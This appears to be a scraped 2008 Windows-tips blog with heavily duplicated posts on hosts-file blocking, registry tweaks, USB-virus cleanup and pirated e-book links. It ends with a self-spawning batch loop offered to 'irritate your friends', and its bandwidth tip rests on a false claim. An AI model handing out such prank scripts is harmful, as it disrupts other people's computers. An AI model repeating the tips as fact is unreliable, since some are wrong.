Download 100 'C' programme
Click Here
Password: password
Tuesday, October 21, 2008


Saturday, October 11, 2008
Make your own basket in Send to
If pendrive is attached with ur pc u can easily send any file or folder to pendrive with 'Send to'(Right click to any folder) option. Suppose u have some softwares,songs and movies in ur pendrive now if you want to save these files in ur pc u just copy them one by one paste them in different drives and folders (like softwares in software, movies in movie folder...)...........this is hectic so u can make ur own bucket for this..........
Step1:first go to
Tools>Folder Option>View>Show Hidden files and Folders (Apply this n click ok)
Step2:Create a shortcut of that particular folder like songs(just right click it n send to desltop).Then "CUT" this shortcut from desktop.
Step3:
Goto C:\Documents and Settings\Administrator\SendTo
here paste this shortcut and you are done
just Right Click on any file and go to "Send To" here you can see ur folder(in this case song will appear)
Step1:first go to
Tools>Folder Option>View>Show Hidden files and Folders (Apply this n click ok)
Step2:Create a shortcut of that particular folder like songs(just right click it n send to desltop).Then "CUT" this shortcut from desktop.
Step3:
Goto C:\Documents and Settings\Administrator\SendTo
here paste this shortcut and you are done
just Right Click on any file and go to "Send To" here you can see ur folder(in this case song will appear)
Make your own basket in Send to
If pendrive is attached with ur pc u can easily send any file or folder to pendrive with 'Send to'(Right click to any folder) option. Suppose u have some softwares,songs and movies in ur pendrive now if you want to save these files in ur pc u just copy them one by one paste them in different drives and folders (like softwares in software, movies in movie folder...)...........this is hectic so u can make ur own bucket for this..........
Step1:first go to
Tools>Folder Option>View>Show Hidden files and Folders (Apply this n click ok)
Step2:Create a shortcut of that particular folder like songs(just right click it n send to desltop).Then "CUT" this shortcut from desktop.
Step3:
Goto C:\Documents and Settings\Administrator\SendTo
here paste this shortcut and you are done
just Right Click on any file and go to "Send To" here you can see ur folder(in this case song will appear)
Step1:first go to
Tools>Folder Option>View>Show Hidden files and Folders (Apply this n click ok)
Step2:Create a shortcut of that particular folder like songs(just right click it n send to desltop).Then "CUT" this shortcut from desktop.
Step3:
Goto C:\Documents and Settings\Administrator\SendTo
here paste this shortcut and you are done
just Right Click on any file and go to "Send To" here you can see ur folder(in this case song will appear)
How to block particular site on ur own pc!
Here is the simple method to block any site on ur personal computer////////
Step1:
go to
C:\WINDOWS\system32\drivers\etc
Step2:
open the file named "host" with notepad.
here u ll see "127.0.0.1 localhost"
just write 127.0.0.2 "www.orkut.com" below the above line(without.quotes)
It will block orkut.
If you want to block more than one site than write the same code for another site. I can show you the format........
127.0.0.1 localhost
127.0.0.2 www.orkut.com
127.0.0.2 www.yahoo.com
127.0.0.2 www.google.com
At last save that file.
Step1:
go to
C:\WINDOWS\system32\drivers\etc
Step2:
open the file named "host" with notepad.
here u ll see "127.0.0.1 localhost"
just write 127.0.0.2 "www.orkut.com" below the above line(without.quotes)
It will block orkut.
If you want to block more than one site than write the same code for another site. I can show you the format........
127.0.0.1 localhost
127.0.0.2 www.orkut.com
127.0.0.2 www.yahoo.com
127.0.0.2 www.google.com
At last save that file.
How to block particular site on ur own pc!
Here is the simple method to block any site on ur personal computer////////
Step1:
go to
C:\WINDOWS\system32\drivers\etc
Step2:
open the file named "host" with notepad.
here u ll see "127.0.0.1 localhost"
just write 127.0.0.2 "www.orkut.com" below the above line(without.quotes)
It will block orkut.
If you want to block more than one site than write the same code for another site. I can show you the format........
127.0.0.1 localhost
127.0.0.2 www.orkut.com
127.0.0.2 www.yahoo.com
127.0.0.2 www.google.com
At last save that file.
Step1:
go to
C:\WINDOWS\system32\drivers\etc
Step2:
open the file named "host" with notepad.
here u ll see "127.0.0.1 localhost"
just write 127.0.0.2 "www.orkut.com" below the above line(without.quotes)
It will block orkut.
If you want to block more than one site than write the same code for another site. I can show you the format........
127.0.0.1 localhost
127.0.0.2 www.orkut.com
127.0.0.2 www.yahoo.com
127.0.0.2 www.google.com
At last save that file.
Wednesday, October 8, 2008
Some Funny tricks with your computer
PC PENTIUM 5 Trick
SHOW YOUR PC PENTIUM 5 OR MORE
GO TO START>RUN>TYPE REGEDIT>HKEY_LOCAL_MACHINE>HARDWARE>DESCRIPTION>SYSTEM>CENTRAL
PROCESSOR>0>ON RIGHT HAND SIDE RIGHT CLICK ON PROCESSOR NAME AND STRING AND THE CLICK ON
MODIFY AND WRITE WHAT EVER YOU WANT OR NAME IT PENTIUM 5 OR MORE
HEYY FRNDS DO REPLY IF U LIKE THIS TRICK
-------------------------------------------------------------------------------------
Time Trick
I am here to tell u a trick to add up ur name in place of AM and PM beside time and make urself to feel proud among ur group of frnds.
Its simple
Start -> Control Pannel -> Regional and LAnguage option -> Customize (beside English US) -> Go to TIME tab -> Change AM symbol and PM symbol from AM and PM to ur name -> Apply -> Ok ...
IS it changed ??? Might be not ...
Now go to time in taskbar and Double Click it to open "Date and time property" ...
Look place where time chnges in digital form i.e. 02:47:52 AM , click to arrow to cnage the AM or PM by selecting and press arrow. It will Show ur name or name that was entered by u, Apply -> OK
Try at least once and leave a comment if you like it...
enjoy
-------------------------------------------------------------------------------------
Notpad Trick
1. Open a blank Notepad file
2. Write .LOG as the first line of the file, followed by a enter. Save the file and close it.
3. Double-click the file to open it and notice that Notepad appends the current date and time to the end of the file and places the cursor on the line after.
4. Type your notes and then save and close the file.
After that open the file and see the changes.
SHOW YOUR PC PENTIUM 5 OR MORE
GO TO START>RUN>TYPE REGEDIT>HKEY_LOCAL_MACHINE>HARDWARE>DESCRIPTION>SYSTEM>CENTRAL
PROCESSOR>0>ON RIGHT HAND SIDE RIGHT CLICK ON PROCESSOR NAME AND STRING AND THE CLICK ON
MODIFY AND WRITE WHAT EVER YOU WANT OR NAME IT PENTIUM 5 OR MORE
HEYY FRNDS DO REPLY IF U LIKE THIS TRICK
-------------------------------------------------------------------------------------
Time Trick
I am here to tell u a trick to add up ur name in place of AM and PM beside time and make urself to feel proud among ur group of frnds.
Its simple
Start -> Control Pannel -> Regional and LAnguage option -> Customize (beside English US) -> Go to TIME tab -> Change AM symbol and PM symbol from AM and PM to ur name -> Apply -> Ok ...
IS it changed ??? Might be not ...
Now go to time in taskbar and Double Click it to open "Date and time property" ...
Look place where time chnges in digital form i.e. 02:47:52 AM , click to arrow to cnage the AM or PM by selecting and press arrow. It will Show ur name or name that was entered by u, Apply -> OK
Try at least once and leave a comment if you like it...
enjoy
-------------------------------------------------------------------------------------
Notpad Trick
1. Open a blank Notepad file
2. Write .LOG as the first line of the file, followed by a enter. Save the file and close it.
3. Double-click the file to open it and notice that Notepad appends the current date and time to the end of the file and places the cursor on the line after.
4. Type your notes and then save and close the file.
After that open the file and see the changes.
Some Funny tricks with your computer
PC PENTIUM 5 Trick
SHOW YOUR PC PENTIUM 5 OR MORE
GO TO START>RUN>TYPE REGEDIT>HKEY_LOCAL_MACHINE>HARDWARE>DESCRIPTION>SYSTEM>CENTRAL
PROCESSOR>0>ON RIGHT HAND SIDE RIGHT CLICK ON PROCESSOR NAME AND STRING AND THE CLICK ON
MODIFY AND WRITE WHAT EVER YOU WANT OR NAME IT PENTIUM 5 OR MORE
HEYY FRNDS DO REPLY IF U LIKE THIS TRICK
-------------------------------------------------------------------------------------
Time Trick
I am here to tell u a trick to add up ur name in place of AM and PM beside time and make urself to feel proud among ur group of frnds.
Its simple
Start -> Control Pannel -> Regional and LAnguage option -> Customize (beside English US) -> Go to TIME tab -> Change AM symbol and PM symbol from AM and PM to ur name -> Apply -> Ok ...
IS it changed ??? Might be not ...
Now go to time in taskbar and Double Click it to open "Date and time property" ...
Look place where time chnges in digital form i.e. 02:47:52 AM , click to arrow to cnage the AM or PM by selecting and press arrow. It will Show ur name or name that was entered by u, Apply -> OK
Try at least once and leave a comment if you like it...
enjoy
-------------------------------------------------------------------------------------
Notpad Trick
1. Open a blank Notepad file
2. Write .LOG as the first line of the file, followed by a enter. Save the file and close it.
3. Double-click the file to open it and notice that Notepad appends the current date and time to the end of the file and places the cursor on the line after.
4. Type your notes and then save and close the file.
After that open the file and see the changes.
SHOW YOUR PC PENTIUM 5 OR MORE
GO TO START>RUN>TYPE REGEDIT>HKEY_LOCAL_MACHINE>HARDWARE>DESCRIPTION>SYSTEM>CENTRAL
PROCESSOR>0>ON RIGHT HAND SIDE RIGHT CLICK ON PROCESSOR NAME AND STRING AND THE CLICK ON
MODIFY AND WRITE WHAT EVER YOU WANT OR NAME IT PENTIUM 5 OR MORE
HEYY FRNDS DO REPLY IF U LIKE THIS TRICK
-------------------------------------------------------------------------------------
Time Trick
I am here to tell u a trick to add up ur name in place of AM and PM beside time and make urself to feel proud among ur group of frnds.
Its simple
Start -> Control Pannel -> Regional and LAnguage option -> Customize (beside English US) -> Go to TIME tab -> Change AM symbol and PM symbol from AM and PM to ur name -> Apply -> Ok ...
IS it changed ??? Might be not ...
Now go to time in taskbar and Double Click it to open "Date and time property" ...
Look place where time chnges in digital form i.e. 02:47:52 AM , click to arrow to cnage the AM or PM by selecting and press arrow. It will Show ur name or name that was entered by u, Apply -> OK
Try at least once and leave a comment if you like it...
enjoy
-------------------------------------------------------------------------------------
Notpad Trick
1. Open a blank Notepad file
2. Write .LOG as the first line of the file, followed by a enter. Save the file and close it.
3. Double-click the file to open it and notice that Notepad appends the current date and time to the end of the file and places the cursor on the line after.
4. Type your notes and then save and close the file.
After that open the file and see the changes.
Tuesday, August 19, 2008
Remove virus manually
As we all know that most of the viruses comes from pen-drive. These viruses have common symptoms like they are hidden and cannot remove by antivirus. So there are some methods by which you can remove those viruses.As we know that these pendrive viruses have autorun file which makes to run the virus(e.g - NEWFOLDER.EXE, SYSTEM.EXE etc)automatically.
Every file or folder having three attributes and they are - hidden, system and read.
All viruses have these attributes combined, that's why when you click on "show hidden files and folders" they will still in hidden mode.
You can change the attributes, I will discuss it later.
First of all we have to remember some precautions- like
Dont try to open the pendrive directly.
Try to disable autorun for removable storage media.
When you insert the pendrive in any port just keep pressing the right shift key from your keyboard so that pendrive won't run automatically.
Then try to search autorun.exe in pendrive(without open it) via command prompt.
At command prompt type these lines :
c:\>K:
k:\>attrib -s -h
(here you will see the autorunfile then just del it)
k:\>del autorun.exe
k:\>attrib -s -h
(if still autorun.exe file is in your pendrive then apply this method in safe mode)
You can delete some viruses like newfolder.exe and system.exe via this method. Apply this method in safe mode. There are come tools also to remove these viruses and autorun file You can download these tools from here CLICkHERE
ThankYou
Every file or folder having three attributes and they are - hidden, system and read.
All viruses have these attributes combined, that's why when you click on "show hidden files and folders" they will still in hidden mode.
You can change the attributes, I will discuss it later.
First of all we have to remember some precautions- like
Dont try to open the pendrive directly.
Try to disable autorun for removable storage media.
When you insert the pendrive in any port just keep pressing the right shift key from your keyboard so that pendrive won't run automatically.
Then try to search autorun.exe in pendrive(without open it) via command prompt.
At command prompt type these lines :
c:\>K:
k:\>attrib -s -h
(here you will see the autorunfile then just del it)
k:\>del autorun.exe
k:\>attrib -s -h
(if still autorun.exe file is in your pendrive then apply this method in safe mode)
You can delete some viruses like newfolder.exe and system.exe via this method. Apply this method in safe mode. There are come tools also to remove these viruses and autorun file You can download these tools from here CLICkHERE
ThankYou
Remove virus manually
As we all know that most of the viruses comes from pen-drive. These viruses have common symptoms like they are hidden and cannot remove by antivirus. So there are some methods by which you can remove those viruses.As we know that these pendrive viruses have autorun file which makes to run the virus(e.g - NEWFOLDER.EXE, SYSTEM.EXE etc)automatically.
Every file or folder having three attributes and they are - hidden, system and read.
All viruses have these attributes combined, that's why when you click on "show hidden files and folders" they will still in hidden mode.
You can change the attributes, I will discuss it later.
First of all we have to remember some precautions- like
Dont try to open the pendrive directly.
Try to disable autorun for removable storage media.
When you insert the pendrive in any port just keep pressing the right shift key from your keyboard so that pendrive won't run automatically.
Then try to search autorun.exe in pendrive(without open it) via command prompt.
At command prompt type these lines :
c:\>K:
k:\>attrib -s -h
(here you will see the autorunfile then just del it)
k:\>del autorun.exe
k:\>attrib -s -h
(if still autorun.exe file is in your pendrive then apply this method in safe mode)
You can delete some viruses like newfolder.exe and system.exe via this method. Apply this method in safe mode. There are come tools also to remove these viruses and autorun file You can download these tools from here CLICkHERE
ThankYou
Every file or folder having three attributes and they are - hidden, system and read.
All viruses have these attributes combined, that's why when you click on "show hidden files and folders" they will still in hidden mode.
You can change the attributes, I will discuss it later.
First of all we have to remember some precautions- like
Dont try to open the pendrive directly.
Try to disable autorun for removable storage media.
When you insert the pendrive in any port just keep pressing the right shift key from your keyboard so that pendrive won't run automatically.
Then try to search autorun.exe in pendrive(without open it) via command prompt.
At command prompt type these lines :
c:\>K:
k:\>attrib -s -h
(here you will see the autorunfile then just del it)
k:\>del autorun.exe
k:\>attrib -s -h
(if still autorun.exe file is in your pendrive then apply this method in safe mode)
You can delete some viruses like newfolder.exe and system.exe via this method. Apply this method in safe mode. There are come tools also to remove these viruses and autorun file You can download these tools from here CLICkHERE
ThankYou
Tuesday, August 12, 2008
E-books
Hacking for Dummies
Download: ClickHere
Javascript For Dummie
Download: clickHere
Home networking for dummies
Download: ClickHere
Computer Viruses For Dummies
Download:ClickHere
C for Dummies
Download:ClickHere
C++ For Dummies
Download:ClickHere
Black Book of Computer Viruses

Download:Click Here
--------------------------------------------------------------------------------
CCNA Cisco Certified Network Associate Study Guide Exam 640-801

Publisher McGraw-Hill/Osborne
Author(s) Richard Deal
ISBN 0072229349
Release Date 29 August 2003
The Most Complete CCNA Software Exam Preparation Package Available! This study guide provides 100% complete coverage of all objectives for the newly revised CCNA exam, and also covers exam objectives for the INTRO and ICND exams. The book includes an interactive CD containing powerful network simulation tools and exam preparation software powered by Boson Software. The CD contains more than 20 Labs from the book and features hundreds of commands, more than Four Hundred practice exam questions and answers with full explanations, and more than Eight hours of CertCam video training on how to perform complex configurations with IOS commands. All of the step-by-step exercises from the book function with the simulator and give you critical hands-on experience along with the end-of-chapter lab questions that challenge you to think critically and apply knowledge from the chapters. The CD also includes Flash cards for PC, Pocket PC, or Palm (Three hundred original questions and answers), and a free Subnet Calculator and Configuration Register.
Get the book that shows you not only what–but how–to study
* 100% complete coverage of all official objectives for exam 640-801
* Exam Readiness checklist at the front and back of the book for all three exams–you’re ready for the exams when all objectives on the list are checked off
* Step-by-step exercises in the McGraw-Hill NetSim Learning Edition Network Simulator on CD-ROM–test router commands, configure simulated equipment, and more with two routers, three switches, and four hosts
* Exam Watch sections in every chapter highlight key exam topics and strategies
* Simulated exam questions match the format, tone, topics, and difficulty of the real exam, including IOS simulation questions
Covers all CCNA exam topics, including:
* Network Topologies
* OSI Reference Model
* TCP/IP Protocol Stack
* Switch and Router Configuration
* Router Hardware Components
* Bridges and Switches
* VLAN Connections
* Dynamic Routing Protocols
* Distance Vector Protocols
* OSPF and EIGRP
* IP Access-Lists
* DHCP
* WAN
The best fully integrated study system available
Download2:Click here
CCNA Exam Prep 2, Exam 640-801
Publisher Que
Author(s) Jeremy Cioara
ISBN 0789735199
Release Date 23 December 2005
The CCNA Exam Prep 2 (Exam Cram 640-801) is an in-depth training guide for the Cisco Certified Network Associate certification. This book not only incorporates the latest changes to the exam since its release in 2003, it also covers all the exam objectives and gives the you a thorough understanding of each testable concept in addition to real-world practicality for configuring a wide range of Cisco devices.
 Sub-netting concepts are emphasized because this has historically been one of the most difficult roadblocks for self-studying CCNA candidates.
The book begins with an objectives quick reference and includes chapter summaries with a list of key terms, exercises, review questions, and an exam on chapter content with detailed answers. It then goes on to include notes, tips, cautions, and exam alerts to help you focus on important issues. There is also troubleshooting explanations and a multimedia demonstration on the CD of all configurations and troubleshooting methods mentioned in the book to help the reader gain a real-time understanding of the steps involved. Prepare for this exam with the CCNA Exam Prep 2, the complete certification solution for the CCNA exam!
Download:CliclHere
Sams Teach Yourself PHP in 24 Hours
* Paperback: 576 pages
* Publisher: Sams; 3 edition (December 26, 2003)
* Language: English
* ISBN-10: 0672326191
* ISBN-13: 978-0672326196
 Think of all the things you could do in 24 hours. Go sightseeing. Read a book. Learn PHP. Sams Teach Yourself PHP in 24 Hours is a unique learning tool that is divided into 24 one-hour lessons over five sections. Starting with the basics, you will discover the fundamentals of PHP and how to apply that knowledge to create dynamic websites with forms, cookies and authentication functions. You will also find out how to access databases, as well as how to integrate system components, e-mail, LDAP, network sockets and more. A support website includes access to source code, PHP updates, errata and links to other relevant websites. Sams Teach Yourself PHP in 24 Hours is a quick and easy way to learn how to create interactive websites for your end user.
Download1:Click Here
______________________________________________________________________________
Algorithms, Data Structures, and Problem Solving With C++
* Hardcover: 820 pages
* Publisher: Addison-Wesley (June 1996)
* Language: English
* ISBN-10: 0805316663
* ISBN-13: 978-0805316667

Download:ClickHere
Download: ClickHere
Javascript For Dummie
Download: clickHere
Home networking for dummies
Download: ClickHere
Computer Viruses For Dummies
Download:ClickHere
C for Dummies
Download:ClickHere
C++ For Dummies
Download:ClickHere
Black Book of Computer Viruses
Download:Click Here
--------------------------------------------------------------------------------
CCNA Cisco Certified Network Associate Study Guide Exam 640-801
Publisher McGraw-Hill/Osborne
Author(s) Richard Deal
ISBN 0072229349
Release Date 29 August 2003
The Most Complete CCNA Software Exam Preparation Package Available! This study guide provides 100% complete coverage of all objectives for the newly revised CCNA exam, and also covers exam objectives for the INTRO and ICND exams. The book includes an interactive CD containing powerful network simulation tools and exam preparation software powered by Boson Software. The CD contains more than 20 Labs from the book and features hundreds of commands, more than Four Hundred practice exam questions and answers with full explanations, and more than Eight hours of CertCam video training on how to perform complex configurations with IOS commands. All of the step-by-step exercises from the book function with the simulator and give you critical hands-on experience along with the end-of-chapter lab questions that challenge you to think critically and apply knowledge from the chapters. The CD also includes Flash cards for PC, Pocket PC, or Palm (Three hundred original questions and answers), and a free Subnet Calculator and Configuration Register.
Get the book that shows you not only what–but how–to study
* 100% complete coverage of all official objectives for exam 640-801
* Exam Readiness checklist at the front and back of the book for all three exams–you’re ready for the exams when all objectives on the list are checked off
* Step-by-step exercises in the McGraw-Hill NetSim Learning Edition Network Simulator on CD-ROM–test router commands, configure simulated equipment, and more with two routers, three switches, and four hosts
* Exam Watch sections in every chapter highlight key exam topics and strategies
* Simulated exam questions match the format, tone, topics, and difficulty of the real exam, including IOS simulation questions
Covers all CCNA exam topics, including:
* Network Topologies
* OSI Reference Model
* TCP/IP Protocol Stack
* Switch and Router Configuration
* Router Hardware Components
* Bridges and Switches
* VLAN Connections
* Dynamic Routing Protocols
* Distance Vector Protocols
* OSPF and EIGRP
* IP Access-Lists
* DHCP
* WAN
The best fully integrated study system available
Download2:Click here
CCNA Exam Prep 2, Exam 640-801
Publisher Que
Author(s) Jeremy Cioara
ISBN 0789735199
Release Date 23 December 2005
The CCNA Exam Prep 2 (Exam Cram 640-801) is an in-depth training guide for the Cisco Certified Network Associate certification. This book not only incorporates the latest changes to the exam since its release in 2003, it also covers all the exam objectives and gives the you a thorough understanding of each testable concept in addition to real-world practicality for configuring a wide range of Cisco devices.
Sub-netting concepts are emphasized because this has historically been one of the most difficult roadblocks for self-studying CCNA candidates.The book begins with an objectives quick reference and includes chapter summaries with a list of key terms, exercises, review questions, and an exam on chapter content with detailed answers. It then goes on to include notes, tips, cautions, and exam alerts to help you focus on important issues. There is also troubleshooting explanations and a multimedia demonstration on the CD of all configurations and troubleshooting methods mentioned in the book to help the reader gain a real-time understanding of the steps involved. Prepare for this exam with the CCNA Exam Prep 2, the complete certification solution for the CCNA exam!
Download:CliclHere
Sams Teach Yourself PHP in 24 Hours
* Paperback: 576 pages
* Publisher: Sams; 3 edition (December 26, 2003)
* Language: English
* ISBN-10: 0672326191
* ISBN-13: 978-0672326196
Think of all the things you could do in 24 hours. Go sightseeing. Read a book. Learn PHP. Sams Teach Yourself PHP in 24 Hours is a unique learning tool that is divided into 24 one-hour lessons over five sections. Starting with the basics, you will discover the fundamentals of PHP and how to apply that knowledge to create dynamic websites with forms, cookies and authentication functions. You will also find out how to access databases, as well as how to integrate system components, e-mail, LDAP, network sockets and more. A support website includes access to source code, PHP updates, errata and links to other relevant websites. Sams Teach Yourself PHP in 24 Hours is a quick and easy way to learn how to create interactive websites for your end user.Download1:Click Here
______________________________________________________________________________
Algorithms, Data Structures, and Problem Solving With C++
* Hardcover: 820 pages
* Publisher: Addison-Wesley (June 1996)
* Language: English
* ISBN-10: 0805316663
* ISBN-13: 978-0805316667
Download:ClickHere
E-books
Hacking for Dummies
Download: ClickHere
Javascript For Dummie
Download: clickHere
Home networking for dummies
Download: ClickHere
Computer Viruses For Dummies
Download:ClickHere
C for Dummies
Download:ClickHere
C++ For Dummies
Download:ClickHere
Black Book of Computer Viruses
Download:Click Here
--------------------------------------------------------------------------------
CCNA Cisco Certified Network Associate Study Guide Exam 640-801
Publisher McGraw-Hill/Osborne
Author(s) Richard Deal
ISBN 0072229349
Release Date 29 August 2003
The Most Complete CCNA Software Exam Preparation Package Available! This study guide provides 100% complete coverage of all objectives for the newly revised CCNA exam, and also covers exam objectives for the INTRO and ICND exams. The book includes an interactive CD containing powerful network simulation tools and exam preparation software powered by Boson Software. The CD contains more than 20 Labs from the book and features hundreds of commands, more than Four Hundred practice exam questions and answers with full explanations, and more than Eight hours of CertCam video training on how to perform complex configurations with IOS commands. All of the step-by-step exercises from the book function with the simulator and give you critical hands-on experience along with the end-of-chapter lab questions that challenge you to think critically and apply knowledge from the chapters. The CD also includes Flash cards for PC, Pocket PC, or Palm (Three hundred original questions and answers), and a free Subnet Calculator and Configuration Register.
Get the book that shows you not only what–but how–to study
* 100% complete coverage of all official objectives for exam 640-801
* Exam Readiness checklist at the front and back of the book for all three exams–you’re ready for the exams when all objectives on the list are checked off
* Step-by-step exercises in the McGraw-Hill NetSim Learning Edition Network Simulator on CD-ROM–test router commands, configure simulated equipment, and more with two routers, three switches, and four hosts
* Exam Watch sections in every chapter highlight key exam topics and strategies
* Simulated exam questions match the format, tone, topics, and difficulty of the real exam, including IOS simulation questions
Covers all CCNA exam topics, including:
* Network Topologies
* OSI Reference Model
* TCP/IP Protocol Stack
* Switch and Router Configuration
* Router Hardware Components
* Bridges and Switches
* VLAN Connections
* Dynamic Routing Protocols
* Distance Vector Protocols
* OSPF and EIGRP
* IP Access-Lists
* DHCP
* WAN
The best fully integrated study system available
Download2:Click here
CCNA Exam Prep 2, Exam 640-801
Publisher Que
Author(s) Jeremy Cioara
ISBN 0789735199
Release Date 23 December 2005
The CCNA Exam Prep 2 (Exam Cram 640-801) is an in-depth training guide for the Cisco Certified Network Associate certification. This book not only incorporates the latest changes to the exam since its release in 2003, it also covers all the exam objectives and gives the you a thorough understanding of each testable concept in addition to real-world practicality for configuring a wide range of Cisco devices.
Sub-netting concepts are emphasized because this has historically been one of the most difficult roadblocks for self-studying CCNA candidates.
The book begins with an objectives quick reference and includes chapter summaries with a list of key terms, exercises, review questions, and an exam on chapter content with detailed answers. It then goes on to include notes, tips, cautions, and exam alerts to help you focus on important issues. There is also troubleshooting explanations and a multimedia demonstration on the CD of all configurations and troubleshooting methods mentioned in the book to help the reader gain a real-time understanding of the steps involved. Prepare for this exam with the CCNA Exam Prep 2, the complete certification solution for the CCNA exam!
Download:CliclHere
Sams Teach Yourself PHP in 24 Hours
* Paperback: 576 pages
* Publisher: Sams; 3 edition (December 26, 2003)
* Language: English
* ISBN-10: 0672326191
* ISBN-13: 978-0672326196
Think of all the things you could do in 24 hours. Go sightseeing. Read a book. Learn PHP. Sams Teach Yourself PHP in 24 Hours is a unique learning tool that is divided into 24 one-hour lessons over five sections. Starting with the basics, you will discover the fundamentals of PHP and how to apply that knowledge to create dynamic websites with forms, cookies and authentication functions. You will also find out how to access databases, as well as how to integrate system components, e-mail, LDAP, network sockets and more. A support website includes access to source code, PHP updates, errata and links to other relevant websites. Sams Teach Yourself PHP in 24 Hours is a quick and easy way to learn how to create interactive websites for your end user.
Download1:Click Here
______________________________________________________________________________
Algorithms, Data Structures, and Problem Solving With C++
* Hardcover: 820 pages
* Publisher: Addison-Wesley (June 1996)
* Language: English
* ISBN-10: 0805316663
* ISBN-13: 978-0805316667
Download:ClickHere
Download: ClickHere
Javascript For Dummie
Download: clickHere
Home networking for dummies
Download: ClickHere
Computer Viruses For Dummies
Download:ClickHere
C for Dummies
Download:ClickHere
C++ For Dummies
Download:ClickHere
Black Book of Computer Viruses
Download:Click Here
--------------------------------------------------------------------------------
CCNA Cisco Certified Network Associate Study Guide Exam 640-801
Publisher McGraw-Hill/Osborne
Author(s) Richard Deal
ISBN 0072229349
Release Date 29 August 2003
The Most Complete CCNA Software Exam Preparation Package Available! This study guide provides 100% complete coverage of all objectives for the newly revised CCNA exam, and also covers exam objectives for the INTRO and ICND exams. The book includes an interactive CD containing powerful network simulation tools and exam preparation software powered by Boson Software. The CD contains more than 20 Labs from the book and features hundreds of commands, more than Four Hundred practice exam questions and answers with full explanations, and more than Eight hours of CertCam video training on how to perform complex configurations with IOS commands. All of the step-by-step exercises from the book function with the simulator and give you critical hands-on experience along with the end-of-chapter lab questions that challenge you to think critically and apply knowledge from the chapters. The CD also includes Flash cards for PC, Pocket PC, or Palm (Three hundred original questions and answers), and a free Subnet Calculator and Configuration Register.
Get the book that shows you not only what–but how–to study
* 100% complete coverage of all official objectives for exam 640-801
* Exam Readiness checklist at the front and back of the book for all three exams–you’re ready for the exams when all objectives on the list are checked off
* Step-by-step exercises in the McGraw-Hill NetSim Learning Edition Network Simulator on CD-ROM–test router commands, configure simulated equipment, and more with two routers, three switches, and four hosts
* Exam Watch sections in every chapter highlight key exam topics and strategies
* Simulated exam questions match the format, tone, topics, and difficulty of the real exam, including IOS simulation questions
Covers all CCNA exam topics, including:
* Network Topologies
* OSI Reference Model
* TCP/IP Protocol Stack
* Switch and Router Configuration
* Router Hardware Components
* Bridges and Switches
* VLAN Connections
* Dynamic Routing Protocols
* Distance Vector Protocols
* OSPF and EIGRP
* IP Access-Lists
* DHCP
* WAN
The best fully integrated study system available
Download2:Click here
CCNA Exam Prep 2, Exam 640-801
Publisher Que
Author(s) Jeremy Cioara
ISBN 0789735199
Release Date 23 December 2005
The CCNA Exam Prep 2 (Exam Cram 640-801) is an in-depth training guide for the Cisco Certified Network Associate certification. This book not only incorporates the latest changes to the exam since its release in 2003, it also covers all the exam objectives and gives the you a thorough understanding of each testable concept in addition to real-world practicality for configuring a wide range of Cisco devices.
Sub-netting concepts are emphasized because this has historically been one of the most difficult roadblocks for self-studying CCNA candidates.The book begins with an objectives quick reference and includes chapter summaries with a list of key terms, exercises, review questions, and an exam on chapter content with detailed answers. It then goes on to include notes, tips, cautions, and exam alerts to help you focus on important issues. There is also troubleshooting explanations and a multimedia demonstration on the CD of all configurations and troubleshooting methods mentioned in the book to help the reader gain a real-time understanding of the steps involved. Prepare for this exam with the CCNA Exam Prep 2, the complete certification solution for the CCNA exam!
Download:CliclHere
Sams Teach Yourself PHP in 24 Hours
* Paperback: 576 pages
* Publisher: Sams; 3 edition (December 26, 2003)
* Language: English
* ISBN-10: 0672326191
* ISBN-13: 978-0672326196
Think of all the things you could do in 24 hours. Go sightseeing. Read a book. Learn PHP. Sams Teach Yourself PHP in 24 Hours is a unique learning tool that is divided into 24 one-hour lessons over five sections. Starting with the basics, you will discover the fundamentals of PHP and how to apply that knowledge to create dynamic websites with forms, cookies and authentication functions. You will also find out how to access databases, as well as how to integrate system components, e-mail, LDAP, network sockets and more. A support website includes access to source code, PHP updates, errata and links to other relevant websites. Sams Teach Yourself PHP in 24 Hours is a quick and easy way to learn how to create interactive websites for your end user.Download1:Click Here
______________________________________________________________________________
Algorithms, Data Structures, and Problem Solving With C++
* Hardcover: 820 pages
* Publisher: Addison-Wesley (June 1996)
* Language: English
* ISBN-10: 0805316663
* ISBN-13: 978-0805316667
Download:ClickHere
Tuesday, June 24, 2008
Make Your Internet Faster
By default Windows reserves a part of your internet speed( 20% by default) for the use of its own programs, thus making your internet reasonably slower. To increase your internet speed,
- Click Start, go to Run and type gpedit.msc.
- This will open the Group Policy Editor.
- In the gpedit window, click on Local Computer Policy>Computer Configuration>Administrative Templates>Network>QOS Packet Schedular.
- Select the Limit Reservable Bandwith option and double click it to see its properties.
- In the Settings tab select the 'Enable' option and and reduce the Bandwidth Limit(%) to 0.
- Click on the Apply button.
Make Your Internet Faster
By default Windows reserves a part of your internet speed( 20% by default) for the use of its own programs, thus making your internet reasonably slower. To increase your internet speed,
- Click Start, go to Run and type gpedit.msc.
- This will open the Group Policy Editor.
- In the gpedit window, click on Local Computer Policy>Computer Configuration>Administrative Templates>Network>QOS Packet Schedular.
- Select the Limit Reservable Bandwith option and double click it to see its properties.
- In the Settings tab select the 'Enable' option and and reduce the Bandwidth Limit(%) to 0.
- Click on the Apply button.
Monday, June 23, 2008
The Infinite Loop..
This program will create a unlimited loop which you can use to irritate your friends.
In Notepad type:
start
ankit.bat
ankit.bat
Save the file as ankit.bat . If you care to test it, its a harmless loop.You might have to restart your PC after you run this but.
Working
This bat file opens the file named ankit.bat. Since you saved it as worm.bat, hence ankit.bat will open another ankit.bat and so on.
In Notepad type:
start
ankit.bat
ankit.bat
